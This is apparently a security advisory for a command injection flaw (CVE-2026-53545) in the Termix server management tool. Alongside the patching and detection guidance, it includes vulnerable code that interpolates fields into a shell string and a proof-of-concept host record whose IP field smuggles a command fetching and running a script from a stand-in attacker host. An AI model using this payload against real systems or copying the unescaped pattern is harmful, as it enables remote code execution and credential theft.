
Executive Summary
A critical OS command injection vulnerability (CVE-2026-53545) has been disclosed in Termix, a web-based server management platform with SSH terminal, tunneling, and file editing capabilities. Rated CVSS 9.8 (Critical), the flaw allows any authenticated user — even one with minimal privileges — to execute arbitrary operating system commands on servers managed through the platform. The vulnerability affects all versions of Termix prior to 2.3.2.
The flaw resides in the SSH tunnel teardown path (DELETE /ssh/tunnel/disconnect/:tunnelName) in src/backend/ssh/tunnel.ts, where user-controlled host record fields including endpointPort, sourcePort, endpointUsername, and endpointIP are interpolated directly into shell command strings without sanitization.
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2026-53545 |
| CVSS Score | 9.8 (Critical) |
| Attack Vector | Network |
| Privileges Required | Low (any authenticated user) |
| User Interaction | None |
| Scope | Unchanged |
| Confidentiality / Integrity / Availability | High / High / High |
| CWE | CWE-78: OS Command Injection |
| Fixed In | Termix 2.3.2 |
Technical Analysis
Termix constructs SSH tunnel forwarding commands by directly interpolating user-controlled host record fields into a shell string passed to exec(). The vulnerable pattern in tunnel.ts:
// VULNERABLE — user-controlled fields injected into shell command
tunnelCmd = `exec -a "${tunnelMarker}" sshpass -p '${password}' ssh -N \
  ${tunnelFlag} ${portMapping} \
${tunnelConfig.endpointUsername}@${tunnelConfig.endpointIP}`None of endpointPort, sourcePort, endpointUsername, endpointIP, or password are shell-escaped before interpolation. This applies to both the tunnel connect path (POST /ssh/tunnel/connect) and the disconnect/teardown path (DELETE /ssh/tunnel/disconnect/:tunnelName) covered by this CVE.
Proof of Concept
An attacker creates a malicious host record with a payload embedded in any interpolated field:
{
  "name": "evil-host",
  "ip": "127.0.0.1$(curl https://attacker.example/sh | sh)",
  "port": 22,
  "username": "admin"
}When the tunnel teardown path is triggered for this host, the injected shell command executes as the Termix process user.
Persistence via Auto-Start Tunnels
Auto-start tunnels re-apply the payload on every Termix process restart, providing persistent RCE that survives service restarts — making this especially dangerous on long-running deployments.
Affected Versions
| Product | Affected Versions | Fixed Version |
|---|---|---|
| Termix | < 2.3.2 | 2.3.2 |
Attack Flow
1. Attacker authenticates to Termix with any valid account
2. Creates a host record with OS command payload in endpointIP or endpointUsername
3. Initiates or triggers teardown of an SSH tunnel for the malicious host record
4. tunnel.ts interpolates unsanitized fields into sshpass/ssh shell command
5. Injected command executes as the Termix process user on the source host
6. Full server compromise — file access, credential exfiltration, lateral movement
7. Auto-start tunnel re-applies payload on every service restartImpact
| Impact Category | Description |
|---|---|
| Arbitrary Command Execution | Execute any OS command as the Termix process user |
| Credential Exfiltration | Read SSH keys, passwords, and config from the host filesystem |
| Lateral Movement | Pivot to other systems reachable from the Termix host |
| Persistence | Auto-start tunnels re-execute payload on every restart |
| Denial of Service | Destroy or corrupt managed infrastructure |
Remediation
Immediate Action: Upgrade to Termix 2.3.2
# Pull the latest Termix release
docker pull termix/termix:2.3.2

# Or upgrade via npm/yarn if running the Node.js process directly
npm install termix@2.3.2The correct fix is to avoid constructing shell commands from host record fields entirely. The patch replaces the shell-spawning approach with the ssh2 library's native forwardOut/forwardIn methods, eliminating the injection surface. If shell commands must be used, every interpolated value must be escaped:
// Safe pattern — escape single quotes in shell arguments
const escaped = value.replace(/'/g, "'\\''");If Immediate Patching Is Not Possible
- Restrict user permissions: Limit who can create or modify host records
- Disable SSH tunneling: If the tunnel feature is not required, disable it in Termix settings
- Network isolation: Place Termix behind a firewall and restrict access to trusted users only
- Audit existing host records: Review all host records for unexpected characters in IP, username, or port fields
Detection
| Indicator | Description |
|---|---|
| Unexpected processes spawned by Termix | OS commands injected via tunnel teardown |
| New outbound network connections from Termix host | Post-exploitation C2 communication |
| Modified files in Termix directories | Attacker persistence mechanisms |
| SSH connections to unusual destinations | Lateral movement from compromised host |
Monitor logs for Termix process spawning child processes with unexpected command-line arguments, particularly any invocation of sh, bash, curl, wget, or python as sub-processes of the Termix SSH tunnel handler.
Post-Remediation Steps
- Confirm Termix is updated to 2.3.2 or later
- Audit all existing host records for injection payloads in IP, username, and port fields
- Rotate all SSH credentials stored in Termix
- Review system logs for evidence of prior exploitation
- Check for unauthorized cron jobs, startup scripts, or modified configuration files
- Rotate any secrets that were accessible to the Termix process user